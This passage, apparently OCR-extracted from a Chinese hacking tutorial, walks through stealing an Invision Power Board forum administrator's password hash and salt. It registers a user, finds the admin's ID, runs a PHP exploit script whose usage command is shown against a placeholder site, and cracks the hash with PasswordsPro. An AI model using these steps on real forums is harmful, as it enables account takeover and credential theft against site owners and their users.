


图4 采用passwordspro破解




图2　找管理员




图3　获取管理员用户密码和salt




图6 点击Language Manager进入

步骤二：

前提1：必须注册一个普通用户。

前提2：要获取的用户(包括管理员)必须发过贴子。

拿出Exp，我们来直接获取网站管理员的用户名和密码，还有Salt吧。现在主流论坛，都加了Salt了，不只是单纯的MD5加密了。在用Exp之前，先注册好用户，再找一个发过贴子的管理员吧。我们看到用户属于Administrator，看状态栏，用户ID为4。如图2所示。

步骤三：

直接用Exp，获取用户名和密码还有Salt。用法如下：

```
php expIPB.php http://www.xxxxxxx.xxx 4 1 test
123456
```

其中数字4为管理员的ID，1代表我们要获取的用户名，其实这个可以省略，因为我们在论坛上就能找到。把1换成2这才是我们要做的，获得用户的密码hash和salt，test是我们注册的用户，123456是test的密码。如图3所示。

